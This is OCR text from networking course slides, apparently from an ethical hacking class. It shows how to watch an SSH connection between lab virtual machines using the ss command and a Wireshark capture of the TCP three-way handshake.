
ssh cis76@eh-pfSense-05

On Kali we can see the TCP connection initiated from Opus

Monitoring TCP Connections

Use the ss or netstat command with the -t option shows the TCP connection to Opus. The unique TCP socket specifies the IP address and port on both ends of the connection.

ss -t




```
root@eh-kali-05:~# ss -t
State       Recv-Q Send-Q Local Address:Port                  Peer Address:Port
ESTAB       0      0        10.76.5.150:ssh                    172.30.5.20:38007
root@eh-kali-05:~#
```

A TCP socket has been created

Server (Kali)	Client (Opus)
IP: 10.76.5.150	IP: 172.30.5.20
Port: 22 (ssh)	Port: 38007

Monitoring TCP Connections



EH-Kali-05 on 192.168.0.20
File View VM
Kali
Applications ▾ Places ▾ Wireshark ▾ Tue 12:07
Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Expression… +

```
No. Time         Source       Destination  Protocol Length Info
  1 0.000000000  172.30.5.20  10.76.5.150  TCP       74 38007 → 22 [SYN] Seq=0 Win=1460…
  2 0.000060868  10.76.5.150  172.30.5.20  TCP       74 22 → 38007 [SYN, ACK] Seq=0 Ack…
  3 0.000433916  172.30.5.20  10.76.5.150  TCP       66 38007 → 22 [ACK] Seq=1 Ack=1 Wi…
  4 0.008301164  10.76.5.150  172.30.5.20  SSHv2     98 Server: Protocol (SSH-2.0-OpenS…
  5 0.009143797  172.30.5.20  10.76.5.150  TCP       66 38007 → 22 [ACK] Seq=1 Ack=33 W…
  6 0.009406487  172.30.5.20  10.76.5.150  SSHv2     87 Client: Protocol (SSH-2.0-OpenS…
  7 0.009432539  10.76.5.150  172.30.5.20  TCP       66 22 → 38007 [ACK] Seq=33 Ack=22 …

▸ Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
▸ Ethernet II, Src: Vmware_af:f2:c3 (00:50:56:af:f2:c3), Dst: Vmware_af:e6:bd (00:50:56:af:e6:bd)
▸ Internet Protocol Version 4, Src: 172.30.5.20, Dst: 10.76.5.150
▸ Transmission Control Protocol, Src Port: 38007 (38007), Dst Port: 22 (22), Seq: 0, Len: 0

0000  00 50 56 af e6 bd 00 50  56 af f2 c3 08 00 45 00   .PV....P V.....E.
0010  00 3c eb e0 40 00 3e 06  8f c7 ac 1e 05 14 0a 4c   .<..@.>. .......L
0020  05 96 94 77 00 16 ce 89  8c ef 00 00 00 00 a0 02   ...w.... ........
0030  39 08 6e 20 00 00 02 04  05 b4 04 02 08 0a 88 ae   9.n .... ........
0040  67 0f 00 00 00 00 01 03  03 06                     g....... ..
```

eth0: <live capture in progress>
Packets: 49 · Displayed: 49 (100.0%)
Profile: Default

EH-OWASP-05 on 192.168.0.20
File View VM
OWASP
OWASP

```
root@owaspbwa:~# _
```



```
                 Serving Cabrillo College

[rsimms@oslab ~]$ ssh cis76@eh-pfsense-05
cis76@eh-pfsense-05's password:

                                                       free software;
                                                       bed in the

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Sep 27 10:27:41 2016 from 172.30.5.20
cis76@eh-kali-05:~$
```

ssh cis76@eh-pfSense-05


On Wireshark we can see the three-way handshake used to open the TCP connection

Transport Layer

3-Way Handshake

Initiating a new TCP Connection

1. SYN
2. SYN-ACK
3. ACK



Client

Server

open state

listen state

SYN, SN=A, AN=0

SYN, ACK, SN=B, AN=A+1

established state


ACK, AN=B+1

established state

AN=Acknowledgment Number
SN=Sequence Number
ACK=ACK flag set
SYN=SYN flag set

Monitoring TCP Connections

The three-way handshake starts in frame 1 (SYN) and completes in frame 3 (ACK) below



```
No. Time         Source       Destination  Protocol Length Info
  1 0.000000000  172.30.5.20  10.76.5.150  TCP      74 38007 → 22 [SYN] Seq=0 Win=1460…
  2 0.000060868  10.76.5.150  172.30.5.20  TCP      74 22 → 38007 [SYN, ACK] Seq=0 Ack…
  3 0.000433916  172.30.5.20  10.76.5.150  TCP      66 38007 → 22 [ACK] Seq=1 Ack=1 Wi…
  4 0.008301164  10.76.5.150  172.30.5.20  SSHv2    98 Server: Protocol (SSH-2.0-OpenS…
  5 0.009143797  172.30.5.20  10.76.5.150  TCP      66 38007 → 22 [ACK] Seq=1 Ack=33 W…
```

<-Opus


<-Kali

A TCP socket is established with the completion of the three-way handshake

A TCP socket has been created

Server (Kali)	Client (Opus)
IP: 10.76.5.150	IP: 172.30.5.20
Port: 22	Port: 38007

Monitoring TCP Connections



EH-Kali-05 on 192.168.0.20
File View VM
Kali
Applications Places Terminal Tue 12:09
root@eh-kali-05: ~
File Edit View Search Terminal Help
EH-OWASP-05 on 192.168.0.20
OWASP
cis76@eh-kali-05: ~
Opus
To release cursor, press CTRL + ALT

```
root@eh-kali-05:~#
```

```
root@eh-kali-05:~# ss -tn
State       Recv-Q Send-Q    Local Address:Port                  Peer Address:Port
ESTAB       0      0           10.76.5.150:22                     172.30.5.20:38007
root@eh-kali-05:~#
```

ss -tn

```
root@owaspbwa:~#
```

```
                       Serving Cabrillo College

[rsimms@oslab ~]$ ssh cis76@eh-pfsense-05
cis76@eh-pfsense-05's password:

T                                                               free software;
t                                                               ed in the
i

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Sep 27 10:27:41 2016 from 172.30.5.20
cis76@eh-kali-05:~$
```


ssh cis76@eh-pfSense-05

The -n option shows all values in numeric form. E.g. "22" instead of "ssh"

Monitoring TCP Connections

The -n option shows all values in numeric form. E.g. "22" instead of "ssh"

ss -tn




```
root@eh-kali-05:~# ss -tn
State       Recv-Q Send-Q    Local Address:Port                 Peer Address:Port
ESTAB       0      0          10.76.5.150:22                    172.30.5.20:38007
root@eh-kali-05:~#
```

A TCP socket has been created

Server (Kali)	Client (Opus)
IP: 10.76.5.150	IP: 172.30.5.20
Port: 22	Port: 38007

Monitoring TCP Connections


EH-Kali-05 on 192.168.0.20
File View VM
Applications Places Terminal Tue 12:10
root@eh-kali-05: ~
File Edit View Search Terminal Help
EH-OWASP-05 on 192.168.0.20
cis76@eh-kali-05: ~

Kali

```
root@eh-kali-05:~#
```

```
root@eh-kali-05:~# ss -tnp
State       Recv-Q Send-Q   Local Address:Port                  Peer Address:Port
ESTAB       0      0          10.76.5.150:22                     172.30.5.20:38007
users:(("sshd",pid=3036,fd=3),("sshd",pid=3028,fd=3))
root@eh-kali-05:~#
```

ss -tnp

OWASP

```
root@owaspbwa:~#
```

Opus


```
                    Serving Cabrillo College

[rsimms@oslab ~]$ ssh cis76@eh-pfsense-05
cis76@eh-pfsense-05's password:

T                                                free software;
t                                               ed in the
i

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Sep 27 10:27:41 2016 from 172.30.5.20
cis76@eh-kali-05:~$
```

ssh cis76@eh-pfSense-05

The -p option shows the process using the connection.
You must be the root user to use the -p option.

Monitoring TCP Connections

